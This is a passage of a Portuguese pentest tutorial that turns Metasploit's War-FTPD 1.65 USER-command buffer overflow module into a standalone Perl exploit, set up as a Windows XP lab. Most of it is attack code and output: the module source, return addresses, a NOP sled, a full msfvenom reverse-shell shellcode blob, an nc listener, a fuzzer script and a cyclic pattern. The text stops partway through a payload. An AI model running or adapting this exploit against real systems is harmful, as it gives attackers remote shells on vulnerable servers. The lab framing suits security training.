

**SÉRIE WEBAPP PARA PENTESTER E APPSEC**

# **METASPLOIT**

**CRIAR EXPLOIT À PARTIR DO  
METASPLOIT - WAR-FTPD**



**O MANUAL PASSO A PASSO**  
de como criar seus próprios scripts para  
identificar e tratar vulnerabilidades

**FERNANDO MENGALI**

# SUMÁRIO

|                                                |    |
|------------------------------------------------|----|
| INTRODUÇÃO .....                               | 3  |
| 2.0 PRÉ-REQUISITOS.....                        | 3  |
| 3.0 CRIANDO O LABORATÓRIO/AMBIENTE .....       | 4  |
| 4.0 ACESSANDO O LABORATÓRIO.....               | 5  |
| 5.0 ENTENDO O EXPLOIT DO METASPLOIT .....      | 5  |
| 5.2 ADAPTANDO PARA EXPLOIT COMUM.....          | 10 |
| 5.2.1 MÓDULO DO PERL - IO::Socket::INET; ..... | 10 |
| 5.2 CRIANDO A FUNÇÃO DE AUTENTICAÇÃO .....     | 11 |
| 6.0 EXPLORANDO O BUFFER OVERFLOW.....          | 15 |
| 6.1 FUZZER .....                               | 15 |
| 6.2 Descobrindo o EIP .....                    | 18 |
| 6.2.1 monitorando o servidor FTP .....         | 19 |
| 6.2. Execute o script em Perl:.....            | 21 |
| 6.3 Qual o offset?.....                        | 22 |
| 6.4 JUMP .....                                 | 24 |
| 7.0 CONSTRUINDO O EXPLOIT .....                | 25 |
| 7.2 RESULTADO DO EXPLOIT .....                 | 28 |
| 8.0 APPLICATION SECURITY.....                  | 30 |
| 9.0 SOBRE O AUTOR.....                         | 31 |

# INTRODUÇÃO

Algumas pessoas não conseguem entender como um exploit para explorar um serviço foi criado e introduzido no Metasploit.

Esse artigo tem o intuito de entendermos um exploit para o serviço FTP e convertê-los numa linguagem que desejamos.

## 2.0 PRÉ-REQUISITOS

Recomendamos a criação de dois ambientes, um ambiente com um servidor FTP disponível ou acessível por um usuário.

Após criar o ambiente com Windows XP, podemos utilizar uma máquina com a distribuição Kali Linux (pode ser sua máquina):

- **Download do Kali Linux:**  
<https://www.kali.org/get-kali/#kali-installer-images/>
- **Download do Windows XP:**  
[https://archive.org/download/WinXPProSP3x86/en\\_windows\\_xp\\_professional\\_with\\_service\\_pack\\_3\\_x86\\_cd\\_vl\\_x14-73974.iso](https://archive.org/download/WinXPProSP3x86/en_windows_xp_professional_with_service_pack_3_x86_cd_vl_x14-73974.iso)
- **WarFTP 1.65**  
[https://www.exploit-db.com/apps/5132d652476f071874e42023e66dc1c1-WarFTP165\\_vulnerable\\_USER\\_BufferOverflow.exe](https://www.exploit-db.com/apps/5132d652476f071874e42023e66dc1c1-WarFTP165_vulnerable_USER_BufferOverflow.exe)
- **Download do VMWARE:**  
[https://customerconnect.vmware.com/en/downloads/info/slug/desktop\\_end\\_user\\_computing/vmware\\_workstation\\_pro/15\\_0](https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_pro/15_0)

Após fazer download de cada ferramenta, apenas faça o simples processo de instalação e configuração que são necessárias para o funcionamento.

## 3.0 CRIANDO O LABORATÓRIO/AMBIENTE

Nessa seção instalaremos um servidor FTP vulnerável numa máquina Windows XP.


Como o processo de instalação é muito simples, não abordaremos o processo de instalação.

Vamos considerar que você concluiu a instalação do Windows XP e do Web.

Se desejar acessar somente a seção sobre o desenvolvimento do script em Perl, acesse a **seção 5**.

## 4.0 ACESSANDO O LABORATÓRIO

Vamos acessar a máquina com Windows XP e iniciar o FTP.



**4.0.1** Inicie o serviço de FTP no servidor WarFTP 1.65 Server no primeiro ícone.

Com o servidor operando normalmente, vamos iniciar o processo de construção do nosso script em Perl.


Para realizar o teste é obrigatório instalar uma distribuição Kali Linux, se desejar reproduzir o laboratório.

## 5.0 ENTENDO O EXPLOIT DO METASPLOIT

Nessa seção vamos entender como cada parte do exploit disponível em [https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/ftp/Warftp\\_165\\_use\\_r.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/ftp/Warftp_165_use_r.rb)

funciona e entenderemos como adaptá-lo para um exploit comum.

Se você não conhece a linguagem Perl, não se preocupe, porque vamos apresentar cada parte do script e como funciona.



```
metasploit-framework / modules / exploits / windows / ftp / warftpd_165_user.rb
adfoster-r7 Convert disclosure dates to iso8601

Code Blame 88 lines (80 loc) · 2.09 KB

1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  class MetasploitModule < Msf::Exploit::Remote
7    Rank = AverageRanking
8
9    include Msf::Exploit::Remote::Ftp
10
```

Na linha 6 e 9 fazem parte da criação da classe e do tipo de script do Metasploit, mas essa informação não será útil para a construção do nosso exploit.

```

10
11  def initialize(info = {})
12      super(update_info(info,
13          'Name'          => 'War-FTPD 1.65 Username Overflow',
14          'Description'   => %q{
15              This module exploits a buffer overflow found in the USER command
16              of War-FTPD 1.65.
17          },
18          'Author'        => 'Fairuzan Roslan <riaf[at]mysec.org>',
19          'License'       => BSD_LICENSE,
20          'References'    =>
21              [
22                  [ 'CVE', '1999-0256'],
23                  [ 'OSVDB', '875' ],
24                  [ 'BID', '10078' ]
25              ],
26          'DefaultOptions' =>
27              {
28                  'EXITFUNC' => 'process'
29              },
30          'Payload'        =>
31              {
32                  'Space'    => 424,
33                  'BadChars' => "\x00\x0a\x0d\x40",
34                  'StackAdjustment' => -3500,
35                  'Compat'   =>
36                      {
37                          'ConnectionType' => "-find"
38                      }
39              },
40          'Platform'      => 'win',
41          'Targets'       =>
42              [
43                  # Target 0
44                  [
45                      'Windows 2000 SP0-SP4 English',
46                      {
47                          'Ret'    => 0x750231e2 # ws2help.dll
48                      },
49                  ],
50                  # Target 1
51                  [
52                      'Windows XP SP0-SP1 English',
53                      {
54                          'Ret'    => 0x71ab1d54 # push esp, ret
55                      },
56                  ],
57                  # Target 2
58                  [
59                      'Windows XP SP2 English',
60                      {
61                          'Ret'    => 0x71ab9372 # push esp, ret
62                      },
63                  ],
64                  # Target 3
65                  [
66                      'Windows XP SP3 English',
67                      {
68                          'Ret'    => 0x71ab2b53 # push esp, ret
69                      },
70                  ],
71              ],
72          'DisclosureDate' => '1998-03-19'))
73      end

```

A função def initialization tem o objetivo de trazer informações, como a descrição do exploit, os badchars encontrados, para qual plataforma o exploit é destinado, quais sistemas operacionais são vulneráveis ao exploit e o endereço EIP e offsets utilizados para explorar o buffer desprotegido do servidor alvo e ganhar uma shell remota. Concentre-se em apenas 3 linhas:

**33** – temos a informação sobre os **badchars**, aos quais são **\x00\x0a\x0d\x40**, o hexadecimais.

**45 à 66** - Sistemas operacionais Windows e endereços EIP que contribuem para a exploração da vulnerabilidade.

Detalhando esses dados, as linhas abaixo possuem seus respectivos endereços EIP para cada sistema operacional Windows

**45 à 47** - 0x750231e2 - Windows 2000 SP0-SP4 English

**52 à 54** - 0x71ab1d54 - Windows XP SP0-SP1 English

**59 à 61** - 0x71ab9372 - Windows XP SP2 English

**66 à 68** - 0x71ab2b53 - Windows XP SP3 English

Continuando...

```
metasploit-framework / modules / exploits / windows / ftp / warftpd_165_user.rb ↑ Top

Code Blame 88 lines (80 loc) · 2.09 KB Raw Copy Download Edit View Source

6   class MetasploitModule < Msf::Exploit::Remote
11   def initialize(info = {})
66       'Windows XP SP3 English',
67       {
68         'Ret' => 0x71ab2b53 # push esp, ret
69       }
70     ],
71     ],
72     'DisclosureDate' => '1998-03-19'))
73   end
74
75   def exploit
76     connect
77
78     print_status("Trying target #{target.name}...")
79
80     buf = make_nops(600) + payload.encoded
81     buf[485, 4] = [ target.ret ].pack('V')
82
83     send_cmd( ['USER', buf] , false )
84
85     handler
86     disconnect
87   end
88 end
```

Na linha 75 temos a estrutura do exploit, sua estrutura será:

Linha 80 temos os NOPS utilizados, que equivalem a 600 bytes e o payload para executarmos e ganharmos acesso ao servidor.

Na linha 81 temos os Offset que são representados pelos 485 bytes para sobrescrever a pilha e definir um novo endereço de retorno no EIP ou RET.

Duas informações mudam e depende do ambiente, geralmente é o EIP ou RET e a quantidade de NOPS ou \x90 depois do endereço de retorno.

A recomendação ideal é validar o endereço do ponteiro de retorno e a quantidade de NOPS.

Depois disso, exploramos o buffer USER no servidor FTP, enviando nossa carga de dados maliciosa para explorarmos a vulnerabilidade de buffer overflow.

## 5.2 ADAPTANDO PARA EXPLOIT COMUM

Podemos usar o módulo nativo do Perl para fazermos conexões FTP:

### 5.2.1 MÓDULO DO PERL - IO::Socket::INET;

Uma biblioteca padrão e possui funcionalidades que permitem manipular conexões com o servidor FTP através do protocolo TCP.

Para ambientarmos melhor sobre Sockets, dizemos que é uma biblioteca responsável pela comunicação e troca de dados entre cliente e servidor, sendo rede internas ou externas.

A biblioteca segue um modelo muito parecido com o chamado raw socket, isto é, torna-se possível manipular o socket de comunicação a um nível muito baixo, a ponto de definir protocolos, times, flags através de simples parâmetros de configurações para conexões.

Para mais informações, sugiro buscar a documentação oficial sobre o IO::Socket::INET; no metacpan:

- <https://metacpan.org/pod/IO::Socket::INET>

Para iniciarmos nosso script, definiremos a biblioteca exigida para fazermos comunicações com o servidor remoto, essa é a estrutura:

```
#!/usr/bin/perl  
  
use IO::Socket::INET;
```

Depois de entendermos de forma resumida a utilidade da biblioteca e como ela será fundamental em nossa verificação, vamos estruturar a apresentação das informações de como usar o script.

## 5.2 CRIANDO A FUNÇÃO DE AUTENTICAÇÃO

A estrutura do script completa será mencionada nas próximas linhas do artigo.

Para começarmos, mencionar os endereços alvos que conectaremos e a porta padrão 21:

```
my $host = "192.168.176.131";  
my $port = 21;
```

Agora, vamos abordar sobre a estrutura do exploit conexão com o servidor FTP. Nas linhas abaixo, apresentamos a estrutura do Socket que será responsável por conectar com o servidor FTP:

```
my $sock = IO::Socket::INET->new(  
    PeerAddr => "192.168.176.131",  
    PeerPort => "21",  
    Proto    => 'tcp',  
    ) or die "Cannot connect to 192.168.176.131:21: $!\n";
```

Agora vamos criar a estrutura inicial do exploit:

```
my $offset = "A"x485; # linha 81 do metasploit  
my $eip = "\x72\x93\xab\x71"; #linha 59 à 61, pois estamos Windows XP En  
my $nops = "\x90"x600; # linha 80
```

Os offsets correspondem a linha 81 do exploit do Metasploit.

O eip corresponde a linha 61, como a planilha sempre funciona ao contrário, precisamos mudar o endereço de retorno ou EIP.

E por fim, os NOPS que tem a importante função de não fazer nada, isso é importante para a exploração da memória.

Agora vamos gerar o shellcode através o msfvenom, utilizando a seguinte linha de comando no Kali:

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.176.131 lport=4444  
EXITFUNC=thread -b '\x00\x0a\x0d\x40' -a x86 --platform Windows -f perl
```

Observe os badchars da linha 33 sendo utilizado no comando do msfvenom, aos quais são \x00\x0a\x0d\x40.

Agora temos o nosso shellcode pronto:

```
my $shellcode =  
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .  
"\xb1\x52\x83\xe8\xfc\x31\x70\xe0\x03\x21\x9e\x47\xcc\x3d" .  
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .  
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .  
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .  
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .  
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .  
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .  
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .  
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .  
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .  
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .  
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .  
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .  
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .  
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .  
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .  
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .  
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .  
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .  
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
```

```
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .  
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .  
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .  
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .  
"\xba";
```

Agora juntamos tudo numa variável chamada exploit:

```
my exploit = $offset.$eip.$nops.$shellcode;
```

Vamos enviar para o buffer vulnerável do servidor, mas antes, vamos autenticar no servidor com usuário e senha.

A linha abaixo, demonstra como funciona o simples processo de autenticação no servidor FTP:

```
my $sock = IO::Socket::INET->new(  
    PeerAddr => "192.168.176.131",  
    PeerPort => "21",  
    Proto    => 'tcp',  
    ) or die "Cannot connect to 192.168.176.131:21: $!\n";
```

Depois de autenticado enviamos nosso payload para explorar a falha de buffer overflow no servidor.

Isso é muito simples:

```
my $r = <$sock>;  
print $r;  
print $sock "USER $exploit \r\n";  
$r = <$sock>;  
print $r;  
close($sock);
```

## 5.3 EXPLOITING

Antes de executar o exploit, não esqueça de colocar o netcat para escutar na porta 4444.

```
(root@kali)-[/home/kali/Desktop]  
└─# nc -vlp 4444  
listening on [any] 4444 ...
```

Se você executar o exploit em Perl verá que não ganhará uma shell no servidor.

Isso ocorre devido a versão do sistema operacional e arquitetura que estamos utilizando serem diferentes dos requisitos atendidos pelo framework Metasploit, isso é normal.


Os problemas podem ocorrer no contexto do EIP e na quantidade de NOPS, geralmente os offsets e os badchars sempre estão corretos.

Às vezes, precisamos entender e ajustar o exploit os requisitos tecnológicos do ambiente, mas precisamos repetir todos os passos de exploração da vulnerabilidade até a obtenção do shell.

Na próxima seção, vamos reformular todos os passos exploratórios para conseguirmos shell remoto no servidor.

## 6.0 EXPLORANDO O BUFFER OVERFLOW

Vamos acessar o Windows e executar o **WARFTP 1.6**.



Permita o acesso externo ao servidor FTP, portanto clique em **“Unblock”**. Aqui temos o **“start”** do Servidor FTP para executar e funcionar sem problemas.

### 6.1 FUZZER

Vamos criar o script fuzzer e verificar com quantos bytes estouramos o buffer associado ao comando PUT do servidor FTP.

Vamos usar o módulo **“IO::Socket::INET”** do Perl para fazer conexões com o servidor FTP.

```
use IO::Socket::INET;
```

Ele será responsável pelas conexões com o servidor FTP.

Nossa próxima etapa será criar duas linhas indicando o endereço alvo e a porta de conexão:

```
my $host      = '192.168.176.133';  
my $port      = 21;
```

No meu caso, o endereço é 192.168.176.133 e a porta de acesso 21.

Agora, vamos enviar de 100 em 100 bytes para o servidor, para isso, vamos criar um **“for”** para fazer as interações:

```
for (my $i=100; $i < 10000; $i = $i + 100) {
```

Agora, vamos fazer a soma dos bytes em cada interação do **“for”**:

```
my $fuzzer = "A" x $i;
```

E a cada interação enviamos os bytes para o servidor através do módulo de conexão IO::Socket::INET e recebemos a resposta do FTP:

```
my $sock = IO::Socket::INET->new(  
    PeerAddr => $ip,  
    PeerPort => $port,  
    Proto    => 'tcp',  
) or die "Cannot connect to 192.168.176.133:21: $!\n";  
  
my $r = <$sock>;  
print $r;
```

Precisamos monitorar a quantidade de bytes que estão sendo enviados e suportados pelo servidor FTP:

```
print "Send Bytes => $i \n";
```

Esse será nossa flag de monitoramento, ou seja, quantos bytes estão sendo enviados.

Agora, vamos autenticar no servidor, enviando as credenciais de usuário e senha:


```
print $sock "USER $fuzzer\r\n";  
$r = <$sock>;  
print $r;
```

Para sabermos que os bytes foram enviados e recebidos, usamos mais uma flag de monitoramento, o recebimento da resposta:

```
print "Send Bytes => $i \n";  
}
```

E por último utilizamos as chaves para fechar nossa interação software.

Agora vamos rodar nosso script:




```
root@kali: /home/kali/Desktop/exploits  
File Actions Edit View Help  
root@kali) - [ /home/kali/Desktop/exploits ]  
# perl warftp.pl  
Send Bytes => 100  
220 Please enter your user name.  
Send Bytes => 200  
220 Please enter your user name.  
Send Bytes => 300  
220 Please enter your user name.  
Send Bytes => 400  
220 Please enter your user name.  
Send Bytes => 500  
220 Please enter your user name.  
|
```

Com 500 bytes estouramos o buffer.

## 6.2 Descobrimos o EIP

Agora, vamos usar o pattern create do msf-pattern para descobrir exatamente o local do EIP.

Vamos gerar nosso payload para enviar para o servidor:



```
root@kali: /home/kali/Desktop/exploits
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop/exploits]
└─$ msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
```

Agora, enviamos uma única requisição para o servidor FTP Warftp 1.65, assim autenticamos e enviamos nosso payload de caracteres criado pelo msf-pattern para o servidor Warftp 1.65:

```
use IO::Socket::INET;

my $host      = '192.168.176.133';
my $port      = 21;

my $payload =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
e8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah
